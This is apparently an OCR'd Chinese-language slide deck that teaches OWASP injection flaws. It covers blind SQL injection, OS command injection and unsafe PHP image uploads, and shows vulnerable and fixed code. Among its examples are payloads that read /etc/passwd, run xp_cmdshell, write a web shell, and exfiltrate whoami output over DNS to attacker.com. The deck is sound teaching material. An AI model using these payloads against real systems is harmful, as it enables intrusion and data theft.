
A05:2025 Injection

A05:2025 Injection：Boolean-Based Blind SQLi 實戰解析
從漏洞特徵到防禦縱深（Code-Level Deep Dive）

定義（Definition）
應用程式不回傳資料庫錯誤或資料內容，
僅回傳布林值（True / False）。



行為特徵（Signature）
- **Result A**：User exists（TRUE）
- **Result B**：User not found（FALSE）

Note：
攻擊者必須向資料庫詢問「Yes / No」問題
（例如：密碼第一個字是 A 嗎？）
來逐步推導資料。

A05:2025 Injection

漏洞解剖：不安全的資料串接

Vulnerable Code Analysis

```php
$id = $_GET['id'];

// VULNERABLE: Direct concatenation
$sql = "SELECT * FROM users WHERE id = $id";
$result = $pdo->query($sql);

if ($result->rowCount() > 0) {
    echo "User exists";
} else {
    echo "User not found";
}
```

1.不可信輸入 (Input)
資料來源 $ _GET['id'] 完全由使用者控制，未經任何過濾。


2. 注入點 (Injection Point)
直接字串串接。輸入內容被視為 SQL 指令的一部分，而非單純資料。

3. 盲注邏輯 (Blind Logic)
依賴 rowCount() 產生二元輸出（Exists / Not Found）。
這是 Boolean-Based 攻擊的溫床。

A05:2025 Injection

攻擊原理：為何這構成高風險？

Code vs. Data Confusion



OWASP 定義核心問題：不可信資料被作為指令或查詢的一部分發送給直譯器 (Interpreter)。

A05:2025 Injection

核心修正：參數化查詢（Prepared Statements）

The Golden Rule of Prevention

```php
$id = $_GET['id'];

// SECURE: SQL structure is pre-compiled
$sql = "SELECT * FROM users WHERE id = :id";
$stmt = $pdo->prepare($sql);

// Input is bound as data only
$stmt->execute([':id' => $id]);

if ($stmt->rowCount() > 0) {
    echo "User exists";
} else {
    echo "User not found";
}
```

Why It Works – The Mechanism

1. Prepare Phase

資料庫先解析、編譯 SQL 結構
此時 :id **只是一個佔位符**
SQL 的語法樹已固定

2. Execute Phase

execute() 被呼叫時，輸入內容被嚴格視為資料，永遠不會被執行維程式碼。即使輸入是1 OR 1=1，資料庫只會尋找ID叫做1 OR 1=1的使用者。

A05:2025 Injection

生產環境加固：型別驗證與邏輯優化

Defense in Depth Strategy

```php
// 1. Type Validation (Fail Fast)
$id = filter_input(INPUT_GET, 'id', FILTER_VALIDATE_INT);
if ($id === false || $id === null) {
    http_response_code(400);
    exit("Invalid id");
}

// 2. Logic Optimization
$sql = "SELECT 1 FROM users WHERE id = :id LIMIT 1";
$stmt = $pdo->prepare($sql);
$stmt->execute([':id' => $id]);

// 3. Reliable Fetch
echo $stmt->fetchColumn() ? "User exists" : "User not found";
```

- **型別驗證**
  使用 filter_input 確保 $id 是整數，若非數字，程式立即中止，根本不接觸資料庫
- **邏輯優化**
  改用 SELECT 1 ... LIMIT 1，不需要選取所有欄位，只確認是否存在，效能更佳
- **可靠性**
  使用 fetchColumn() 取代 rowCount()，這是檢查 SELECT 結果存在與否的標準且可靠方式

A05:2025 Injection

威脅升級：從資料外洩到全面接管

讀取系統檔案
攻擊者可利用 SQL 語法，讀取伺服器上的敏感檔案（如密碼雜湊、設定檔）。

MySQL：使用 `SELECT LOAD_FILE()`

```
SELECT LOAD_FILE('/etc/passwd')
```

PostgreSQL：使用 `COPY table_name FROM file_path`

```
COPY (SELECT 'content') TO '/path/to/file'
```

執行系統指令
這是最嚴重的後果。攻擊者可取得伺服器完整控制權，安裝後門或散布惡意程式。

SQL Server：使用 `xp_cmdshell`

```
EXEC xp_cmdshell 'dir c:\\'
```

PostgreSQL：透過 `COPY` 寫入系統指令

```
COPY (SELECT '<?php phpinfo(); ?>') TO '/var/www/html/shell.php'
```

Oracle：透過 Java 機制執行

```
BEGIN DBMS_JAVA.RUNJAVA('java.lang.Runtime.getRuntime().exec("whoami");');
END;
```

真實案例：Heartland Payment System 資料外洩事件
數百萬筆信用卡資料遭竊，造成歷史性災難。其核心原因正是未修補的「經典 SQL Injection 攻擊」。

A05:2025 Injection

防禦的黃金法則：永遠使用 Prepared Statements

這是防範 SQL Injection 最有效的第一道防線。

不良實務

- 直接將使用者輸入拼接進 SQL 查詢字串中
- 資料庫**無法區分**哪些是指令、哪些是資料

```
$sql = 'SELECT * FROM users WHERE
    id = ' . $userId;
$result = $db->query($sql);
```

最佳實務

- 使用預備語句
- 使用「佔位符」取代直接輸入
- 系統會自動處理驗證與轉義

```
$stmt = $pdo->prepare('SELECT *
  FROM users WHERE id = :id');
$stmt->execute(['id' => $userId]);
```

A05:2025 Injection


OS 命令注入攻擊（OS Command Injection）

核心概念與威脅影響

定義（Definition）

OS 命令注入（又稱為 Shell Injection）是一種高危漏洞，允許攻擊者在運行應用程式的**伺服器上直接執行操作系統指令。**

當應用程式將未經充分驗證的使用者輸入（User Input）傳遞給系統 Shell 時，即會觸發此漏洞。



致命後果（The Consequences）

1.全面接管（Full Compromise）：攻擊者可取得系統完全控制權。

2.持久化存取（Persistence）：安裝 Web Shell 或後門程式，長期潛伏。

3.資料洩漏（Data Exfiltration）：直接讀取敏感檔案、密碼檔或原始碼。

A05

隱蔽與進階攻擊手法（Stealth & Advanced Vectors）

```
// 原始後端邏輯 (Original Backend Logic)
 stockreport.pl <productID> <storeID>

// 攻擊者輸入 (Attacker Input)
 productID = & echo aiwefwlguh &

// 伺服器實際執行的指令 (Executed Command)
 stockreport.pl & echo aiwefwlguh & 29
```

Shell Separator（命令分隔符）

Injected Command（成功執行）

Remaining Arg（無效參數）

常見注入符號


Windows & Unix: **&** **&&** **|** **||**

Unix Only: **;** **Newline (\n)** **$()** **``**

A05

隱蔽與進階攻擊手法（Stealth & Advanced Vectors）

檔案上傳漏洞（File Upload Polyglot）



攻擊者將惡意代碼隱藏在看似無害的圖片中。
若伺服器未驗證內容，該「圖片」可被執行導致 RCE。

當看不見回應時（When there is no output）

```
& ping -c 10 127.0.0.1 &
```

強迫伺服器暫停 10 秒，透過回應時間確認漏洞。

```
& whoami > /var/www/static/out.txt &
```

將結果寫入 Web 可訪問的檔案，再透過瀏覽器讀取。

```
& nslookup `whoami`.attacker.com &
```

觸發 DNS 查詢，將執行結果夾帶在域名中傳送。

A05:2025 Injection

攻擊者的偵察工具箱（The Attacker's Recon Toolkit）

跨平台系統資訊蒐集指令


偵查目標 (Goal)	Linux 指令	Windows 指令
當前使用者 (Current User)	`whoami`	`whoami`
操作系統資訊 (OS Info)	`uname -a`	`ver`
網路配置 (Network Config)	`ifconfig`	`ipconfig /all`
網路連線 (Connections)	`netstat -an`	`netstat -an`
執行中的進程 (Processes)	`ps -ef`	`tasklist`

Note: 這些指令通常是攻擊者進入系統後執行的第一步，用於判斷是否具有 Root/Admin 權限。

A05:2025 Injection

建立堅固防線：防禦策略（Prevention & Mitigation）

如何從代碼層面杜絕命令注入




縱深防禦（Defense in Depth）

最小權限原則（Least Privilege）｜Web 應用防火牆（WAF）

A05:2025 Injection

PHP 影像處理與 Command Injection 防禦實戰

從「錯誤寫法」到「企業級防禦」的重構指南



A05:2025 Injection

常見的錯誤寫法：隱藏的資安地雷

PHP

```php
if (isset($_FILES['image'])) {
    $uploadDir = '/public/uploads/';
    $file = $_FILES['image'];

    // DANGER ZONE
    $targetFile = $uploadDir . basename($file['name']);

    if (move_uploaded_file($file['tmp_name'], $targetFile)) {
        // VULNERABLE DIRECT EXECUTION
        $image = new Imagick($targetFile);
        $image->resizeImage(100, 100, Imagick::FILTER_LANCZOS, 1);
        $image->writeImage($targetFile);
    }
}
```


缺乏內容驗證
1未檢查真實 MIME Type
可上傳任意惡意腳本

完全信任檔名
直接使用 User 輸入
導致檔案覆蓋或路徑欺騙

高風險解析
直接解析原檔
若元件有漏洞，即觸發 RCE

A05:2025 Injection

攻擊鏈解析：駭客如何利用這段程式碼？



Command Injection
特製的圖片檔可誘導解析器執行系統指令（例如 **CVE-2022-44268**）。

Denial of Service（DoS）
未限制圖片像素與大小，一張「解壓炸彈」即可耗盡伺服器 CPU / RAM。


Path Traversal
